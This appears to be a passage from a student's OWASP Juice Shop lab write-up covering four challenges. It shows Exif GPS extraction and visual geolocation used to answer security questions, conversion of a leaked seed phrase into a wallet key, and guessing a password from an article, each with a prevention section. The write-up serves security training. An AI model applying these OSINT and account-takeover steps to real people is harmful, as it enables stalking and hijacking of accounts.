


Figure 7.3.1: Login by password found in video




Figure 7.3.2: Login success

7.4 Meta Geo Stalking ★★

7.4.a Goals

The objective of this challenge is to determine the exact physical location of a user (specifically `j0hNny`) by analyzing the hidden metadata within a photo they uploaded. This is a practical lesson in Open Source Intelligence (OSINT) and privacy vulnerabilities related to Exif data.

7.4.b How did I analyze?

- **Observation:** The application features a "Photo Wall" where users can share pictures. One user, `@j0hNny`, posted a photo of a forest path with the caption "I love going hiking here...".
- **Hypothesis:** Photos taken with modern smartphones often embed GPS coordinates and other details (metadata) directly into the image file. If the web application does not strip this data during the upload process, I can download the original image and extract the location to find exactly where he was.

7.4.c What did I do?

Step 1: I navigated to the **Photo Wall** page (/photo-wall).

- I located the specific post by Johnny regarding his hiking trip.
- I downloaded the image to my local machine (Right-click -> Save Image As).




Figure 7.4.1: Locating Johnny's hiking photo on the Photo Wall

Step 2: I used a metadata analysis tool.

GPS Version ID	2.2.0.0
GPS Latitude Ref	North
GPS Longitude Ref	West
GPS Map Datum	WGS-84
Thumbnail Offset	224
Thumbnail Length	4531
SRGB Rendering	Perceptual
Gamma	2.2
Pixels Per Unit X	3779
Pixels Per Unit Y	3779
Pixel Units	meters
Image Size	471x627
Megapixels	0.295
Thumbnail Image	(Binary data 4531 bytes, use -b option to extract)
GPS Latitude	36° 57' 31.38" N
GPS Longitude	84° 20' 53.58" W
GPS Position	36° 57' 31.38" N, 84° 20' 53.58" W

Figure 7.4.2: Using tool to reveal the hidden GPS coordinates

Step 3: *Context*: In the full Juice Shop attack scenario, this answer ("Daniel Boone National Forest") is typically the answer to Johnny's security question ("Where did you go hiking?"), allowing an attacker to reset his password.




Figure 7.4.3: Reset the password with the hint "Where did you go hiking"

7.4.d Why is it vulnerable?

- **Sensitive Data Exposure:** The application failed to "scrub" or sanitize the image files uploaded by users. It stored and served the original file exactly as it was uploaded, preserving private information like GPS location, camera model, and timestamps.
- **Privacy Violation:** Exposing user locations can lead to real-world stalking or targeted social engineering attacks.

7.4.e How to prevent it?

- **Metadata Stripping:** Configure the image processing library (e.g., ImageMagick, Sharp) on the server to automatically strip all Exif/IPTC metadata from images during the upload or compression process.
- **Re-encoding:** Converting uploaded images to a standard format (like WebP) and re-saving them usually removes extraneous metadata by default.

7.4.f What did I learn?

- **OSINT (Open Source Intelligence):** I learned that "hacking" isn't just about code; it's about information gathering. A simple picture can betray a user's physical location.
- **Hidden Layers:** Digital files contain more than what we see on the screen. Always inspect the properties and metadata of files during a forensic analysis.



Figure 7.4.4: Meta Geo Stalking solved

7.5 NFT Takeover ★★

7.5.a Goals

The objective of this challenge is to take control of the "Juicy Chatbot" NFT wallet. This involves identifying a leaked crypto seed phrase hidden in plain sight on the website, converting it into a private key, and using it to authenticate against a hidden endpoint.

7.5.b How did I analyze?

- **Observation:** While exploring the "About Us" page, I noticed some peculiar text under the "Customer Feedback" section. The text read: *"Please send me the juicy chatbot NFT in my wallet at (juicy-nft : purpose betray marriage blame crunch monitor spin slide donate sport lift clutch)"*.
- **Hypothesis:** The string of 12 random words ("purpose betray marriage...") looks exactly like a **BIP-39 mnemonic seed phrase**, which is commonly used to backup and recover cryptocurrency wallets. If I can convert this seed phrase into a private key, I can likely access the wallet mentioned in the text (juicy-nft).

7.5.c What did I do?

Step 1: I navigated to the **About Us** page (/about).

- I carefully read the description text and copied the 12-word seed phrase found there.
- I also noted the hint `juicy-nft`, which suggested a hidden URL path.




Figure 7.5.1: Finding the leaked seed phrase on the About Us page

Step 2: navigated to the URL hinted at in the text:

```
http://[IP]:[PORT]/#/juice-nft.
```

- The page displayed a "Juicy Chatbot SBT" wallet interface requiring a **Prime Private Key** to authenticate.




Figure 7.5.2: The hidden NFT authentication page requiring a private key

Step 3: Since I had the seed phrase but needed the private key, I used an external BIP-39 tool.

Generate a random mnemonic: **GENERATE** 15 words, or enter your own below.

☐ Show entropy details

☐ Hide all private info

☒ Auto compute

Mnemonic Language: English 日本語 Español 中文(简体) 中文(繁體) Français Italiano 한국어 Čeština Português

BIP39 Mnemonic
purpose betray marriage blame crunch monitor spin slide donate sport lift clutch

☐ Show split mnemonic cards

BIP39 Passphrase (optional)

BIP39 Seed
552b89904540a9d8751f1c7e31f71feb584bb62af857fbfb65bcb8e48c80dcb8654614379a2a1e294f759134c0008beeee778fb353f9e15edf3adad2a728e17

Coin
ETH - Ethereum

BIP32 Root Key
xprv9s21ZrQH143K4DFTxz9Ygc6kvSBEV8LgZPk7BcXzJzT49gj6VoY5xqD21Q9jnyZQXaeWqp7wRs44vbeWU1FwRzbXFazix1hc7qFhSoyD6ub

☐ Show BIP85

Figure 7.5.3: Generate the private key




Figure 7.5.4: Use it for NFT

7.5.d Why is it vulnerable?

- The most critical secret in cryptocurrency (the seed phrase) was published publicly on the website's frontend.
- The "secret" was not encrypted or hidden; it was simply placed in a caption, accessible to anyone who read the page.

7.5.e How to prevent it?

- Never display seed phrases, private keys, or API secrets in the user interface or client-side code.
- Store sensitive wallet configurations in secure, server-side environment variables, never in the HTML or database fields that are rendered to the public.

7.5.f What did I learn?

- I learned to recognize patterns. A sequence of 12 or 24 random English words is almost always a BIP-39 seed phrase.
- In Web3, if you have the seed phrase, you have everything. Access controls on the UI don't matter if the underlying cryptographic keys are compromised.




Figure 7.5.5: NFT Takeover solved

7.6 Visual Geo Stalking ★★

7.6.a Goals

The objective of this challenge is to reset the password of the user `emma@juice-sh.op` by answering her security question. Unlike the previous challenge which relied on metadata (Exif), this challenge requires analyzing the *visual content* of a photo to determine a physical location (OSINT).


7.6.b How did I analyze?

- **Observation:** I initiated the "Forgot Password" process for `emma@juice-sh.op` and saw her security question: *"Company you first work for as an adult?"*.
- **Hypothesis:** Since I cannot guess this randomly, I checked the "Photo Wall" for clues. Users often post about their lives, jobs, or locations. I looked for any posts that might be linked to Emma and her workplace.

7.6.c What did I do?

Step 1: I navigated to the Login page and clicked "Forgot Password".

- I entered the email `emma@juice-sh.op`.
- I noted the security question: "Company you first work for as an adult?"



The screenshot shows a 'Forgot Password' form on a dark background. The form contains the following elements:

- Email ***: A text input field containing 'emma@juice-sh.op' with a question mark icon on the right.
- Security Question ***: A text input field containing 'Company you first work for as an adult?' with a question mark icon on the right. This field is highlighted with an orange border.
- Please provide an answer to your security question.**: A red instruction text below the security question field.
- New Password ***: A text input field with an orange border.
- Please provide your new password.**: A red instruction text below the new password field.
- Repeat New Password ***: A text input field.
- 0/20**: A character count indicator to the right of the repeat password field.
- Show password advice**: A toggle switch with a minus icon on the left.
- Change**: A button with a pencil icon and the text 'Change' at the bottom.

Figure 7.6.1: Identifying Emma's security question

Step 2: I navigated to the **Photo Wall** page. I scanned the images for captions related to work.

- I found a picture of a white building with the caption: "*My old workplace... (© $E=ma^2$)*".
- The text (© $E=ma^2$) is a clear hint pointing to **Emma**.




Figure 7.6.2: Locating the photo of Emma's old workplace on the Photo Wall

Step 3: I took a screenshot or downloaded the image of the building.

- The search results identified the building as the headquarters of a specific company (in the context of the Juice Shop lore, this is often the **ITsec** building in Hannover, or a similar security firm).



Figure 7.6.3: ITsec logo picture.

Step 4: I returned to the "Forgot Password" page.

- I entered the company name found via the search (e.g., ITsec) as the answer.
- **Result:** The answer was accepted, allowing me to reset Emma's password.


A screenshot of a mobile application's "Forgot Password" screen. At the top, the title "Forgot Password" is displayed. Below it, a green message states "Your password was successfully changed." The form contains four input fields: "Email*", "Security Question*", "New Password*", and "Repeat New Password*". The "New Password*" field has a feedback message "Password must be 5-40 characters long." and a character count "0/20". The "Repeat New Password*" field also shows "0/20". At the bottom, there is a toggle switch labeled "Show password advice".

Figure 7.6.4: Change password success

7.6.d Why is it vulnerable?

- **Visual Data Leakage:** The user posted a photo that visually identified their workplace while simultaneously using that workplace as a "secret" security answer.
- **Weak Security Questions:** Questions based on factual history (like "first company", "high school", "mother's maiden name") are easily discoverable via social media (LinkedIn, Facebook, Instagram).

7.6.e How to prevent it?

- **Avoid Factual Questions:** Security questions should be subjective (e.g., "What is your favorite made-up word?") or replaced entirely with Multi-Factor Authentication (MFA).

- **Privacy Awareness:** Users should be educated not to post photos of sensitive locations (workplaces, badges, documents) if that information is used for account security.

7.6.f What did I learn?

- **A Picture is Worth 1000 Words:** I learned that you don't need hidden metadata to stalk someone. Unique architectural features, street signs, or logos in the background of a photo are enough to geolocate a user.
- The vulnerability wasn't in the code, but in the user's behavior (posting the answer to their own secret question).



Figure 7.6.5: Visual Geo Stalking solved

7.7 Login Amy ★★★

7.7.a Goals

The objective of this challenge is to log in to Amy's account (`amy@juice-sh.op`) using her original credentials. This challenge tests Open Source Intelligence (OSINT) skills, specifically the ability to track down the source of a password based on a specific cultural or technical reference in the challenge description.

7.7.b How did I analyze?

- **Observation:** The challenge description is very specific: *"This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the 'One Important Final Note'"*.




Figure 7.7.1: Challenge description

- **Hypothesis:** The phrase "One Important Final Note" coupled with the exaggerated brute force time estimate is likely a direct quote or reference to a specific article about password security. If Amy "didn't read the note," she likely copied the *example* password discussed in that article, assuming it was safe.

7.7.c What did I do?

Step 1: I copied the key phrase "One Important Final Note" and pasted it into Google.

- The search results pointed to a specific article by Gibson Research Corporation (GRC) titled *"Password Haystacks: How Well Hidden is Your Needle?"*.




Figure 7.7.2: Searching for the hint "One Important Final Note" on Google

Step 2: And I read the hint and know that Amy's husband is Kif

1. This challenge will make you go after a needle in a haystack.
2. As with so many other characters from Futurama this challenge is of course about logging in as Amy from that show.
3. Did you know that Amy is married to an alien named Kif?
4. The challenge description contains a few sentences which give away some information how Amy decided to strengthen her password.
5. Obviously, Amy - being a little dimwitted - did not put nearly enough effort and creativity into the password selection process.

Figure 7.7.3: Challenge hint

Step 3: I navigated to the **Login** page of the Juice Shop.

- I entered Amy's email: amy@juice-sh.op.
- I entered the password from the article: Kif.....
- **Result:** The application accepted the credentials, and the challenge was marked as solved.

